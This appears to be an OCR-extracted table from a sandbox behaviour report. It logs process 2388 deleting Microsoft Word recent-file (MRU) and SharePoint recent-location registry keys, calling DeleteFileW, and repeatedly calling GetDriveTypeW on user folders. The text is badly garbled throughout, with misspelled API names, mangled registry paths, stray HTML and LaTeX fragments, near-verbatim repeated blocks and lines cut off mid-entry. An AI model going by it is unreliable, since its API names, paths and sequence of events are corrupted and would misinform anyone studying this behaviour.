Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Delete Registry Key Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None	2388 2388 2388 2388 2388 2388 2388
Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREMicrosoftloffice/14.0/Word/File MRU/Item 6 Value: None 2388 Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREMicrosoftloffice/14.0/Word/File MRU/Item 8 Value: None 2388 Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREMicrosoftloffice/14.0/Word/File MRU/Item 8 Value: None 2388 Call System API API Name: GelDrive TypeW Args: (*Working/Dirf*) Return: 3 2388 Call System API API Name: GelDrive TypeW Args: (*MEP)*) Return: 3 2388 Call System API API Name: GelDrive TypeW Args: (*U.CCALAPPDATA%) Return: 3 2388 Call System API API Name: GelDrive TypeW Args: (*U.CCALAPPDATA%) Return: 3 2388 Call System API API Name: GelDrive TypeW Args: (*U.CCALAPPDATA%) Return: 3 2388 Call System API API Name: GelDrive TypeW Args: (*U.CCALAPPDATA%) Return: 3 2388 Call System API API Name: GelDrive TypeW Args: (*U.CCALAPPDATA%) Return: 3 2388 Call System API API Name: GelDrive TypeW Args: (*U.CCALAPPDATA%) Return: 3 2388 Call System API API Name: GelDrive TypeW Args: (*U.CCALAPPDATA%) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREMicrosoft/Office/14.0/Word/File MRU/Item 12 Value: None	Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None	2388 2388 2388 2388 2388 2388 2388 2388
Delete Registry Key Key; HKEY_CURRENT_USERISOFTWAREIMicrosoft/Office/14.0Wordf File MRUltem 7 Value: None 2388 Delete Registry Key Key; HKEY_CURRENT_USERISOFTWAREIMicrosoft/Office/14.0Wordf File MRUltem 8 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%WorkingDir%i.) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%TEMPyis) Return: 3 2388 Delete Registry Key Key; HKEY_CURRENT_USERISOFTWAREIMicrosoft/Office/14.0Wordf File MRUltem 9 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%LOCALAPPDATA/%) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%USERPROFILES/MpData) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%USERPROFILES/MpData) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%USERPROFILES/M) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%USERPROFILES/M) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%USERPROFILES/M) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREIMicrosoft/Office/14.0Word/File MRUltem 11 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%WorkingDir%) Return: 3	Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Delete Registry Key Call Filesystem API Delete Registry Key Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 1 Value: None API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\14.0\Word\File MRU\Item 2 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 3 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 3 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 3 Value: None	2388 2388 2388 2388 2388 2388 2388 2388
Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREIMicrosoft(Office\14.0Word/File MRU/Hem 8 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%WorkingDir%I) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%TEMP%I) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREIMicrosoft(Office\14.0Word/File MRU/Hem 9 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%LOCALAPPDATA%I) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%LOSERPROFILE%AppDatal) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREIMicrosoft(Office\14.0Word/File MRU/Hem 10 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%USERPROFILE%I) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%USERPROFILE%I) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%USERPROFILE%I) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREIMicrosoft(Office\14.0Word/File MRU/Hem 11 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%WorkingDir%I) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%TEMP%I) Return: 3 2388 <td>Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Delete Registry Key Delete Registry Key Call Filesystem API Delete Registry Key Delete Registry Key Delete Registry Key</td> <td>Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\tem 1 Value: None API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\14.0\Word\File MRU\tem 2 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\tem 3 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\tem 3 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\tem 3 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\tem 4 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\tem 5 Value: None</td> <td>2388 2388 2388 2388 2388 2388 2388 2388</td>	Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Delete Registry Key Delete Registry Key Call Filesystem API Delete Registry Key Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\tem 1 Value: None API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\14.0\Word\File MRU\tem 2 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\tem 3 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\tem 3 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\tem 3 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\tem 4 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\tem 5 Value: None	2388 2388 2388 2388 2388 2388 2388 2388
Call System API API Name: GelDriveTypeW Args: (%WorkingDir%) Return: 3 2388 Call System API API Name: GelDriveTypeW Args: (%TEMP%) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 9 Value: None 2388 Call System API API Name: GelDriveTypeW Args: (%LOCALAPPDATA%) Return: 3 2388 Call System API API Name: GelDriveTypeW Args: (%USER\POFILE\%AppData) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 10 Value: None 2388 Call System API API Name: GelDriveTypeW Args: (%USER\POFILE\%) Return: 3 2388 Call System API API Name: GelDriveTypeW Args: (C\SUSER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 11 Value: None 2388 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 12 Value: None 2388 Call System API Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 12 Value: None 2388 Call System API API Name: GelDriveTypeW Args: (%WorkingDir%) Return: 3 2388 Call System API API Name: GelDriveTypeW Args: (%USER\PS) Return: 3 2388 Call System API API Name: GelDriveTypeW Args: (%USER\PS) Re	Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\tem 1 Value: None API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\14.0\Word\File MRU\tem 2 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\tem 3 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\tem 3 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\tem 4 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\tem 5 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\tem 5 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\tem 5 Value: None	2388 2388 2388 2388 2388 2388 2388 2388
Call System API API Name: GetDriveTypeW Args: (%TEMP%) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 9 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%LOCALAPPDATA%) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 10 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 11 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 2388 Call	Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None	2388 2388 2388 2388 2388 2388 2388 2388
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRUltem 9 Value\ None 2388 Call System API API Name: GetDriveTypeW Args: (%LOCALAPPDATA%L) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRUltem 10 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRUltem 11 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRUltem 13 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3	Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display \text{ None} Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Multern 7 Value: None	2388 2388 2388 2388 2388 2388 2388 2388
Call System API API Name: GetDriveTypeW Args: (%LOCALAPPDATA%) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 10 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (C:\Users\) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 11 Value: None 2388 Call System API Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 12 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%Working\Dir\%) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 13 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%TEMP%) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%LOCALAPPDATA%) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%LOCALAPPDATA%) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%LOCALAPPDATA%) Return: 3 2388	Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Delete Registry Key Call System API	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display: None API Name: GetDriveTypeW Args: (\%WorkingDir\%\) \ Return: 3	2388 2388 2388 2388 2388 2388 2388 2388
Call System API API Name: GelDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 10 Value: None 2388 Call System API API Name: GelDriveTypeW Args: (%USERPROFILE%\) Return: 3 2388 Call System API API Name: GelDriveTypeW Args: (CiUsers) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 11 Value: None 2388 Delete Registry Key Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 12 Value: None 2388 Call System API API Name: GelDriveTypeW Args: (\Working\Dir\%) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 13 Value: None 2388 Call System API API Name: GelDriveTypeW Args: (\Working\Dir\%) Return: 3 2388 Call System API API Name: GelDriveTypeW Args: (\Working\Dir\%) Return: 3 2388 Call System API API Name: GelDriveTypeW Args: (\Working\Dir\%) Return: 3 2388 Call System API API Name: GelDriveTypeW Args: (\Working\Dir\%) Return: 3 2388 Call System API API Name: GelDriveTypeW Args: (\Working\Dir\%) Return: 3 <td< td=""><td>Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Delete Registry Key Call System API Call System API</td><td>Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display \text{None} Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display \text{None} Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display \text{None} API Name: GetDriveTypeW Args: (%WorkingDir\k) \ Return: 3 API Name: GetDriveTypeW Args: (%TEMP\k) \ Return: 3</td><td>2388 2388 2388 2388 2388 2388 2388 2388</td></td<>	Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Delete Registry Key Call System API Call System API	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display \text{None} Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display \text{None} Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display \text{None} API Name: GetDriveTypeW Args: (%WorkingDir\k) \ Return: 3 API Name: GetDriveTypeW Args: (%TEMP\k) \ Return: 3	2388 2388 2388 2388 2388 2388 2388 2388
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 10 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%USERPROFILE%) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (C:\Users\) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 11 Value: None 2388 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 12 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%WorkingDir%) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 13 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 14 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 14 Value: None 2388 Call System API API Name: GetDriv	Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Delete Registry Key Call System API Call System API	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display \text{None} Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display \text{None} Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display \text{None} API Name: GetDriveTypeW Args: (%WorkingDir\k) \ Return: 3 API Name: GetDriveTypeW Args: (%TEMP\k) \ Return: 3	2388 2388 2388 2388 2388 2388 2388 2388
Call System API API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (C:Users\) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 11 Value: None 2388 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 12 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 13 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 14 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 14 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Re	Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Delete Registry Key Call System API Call System API Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent 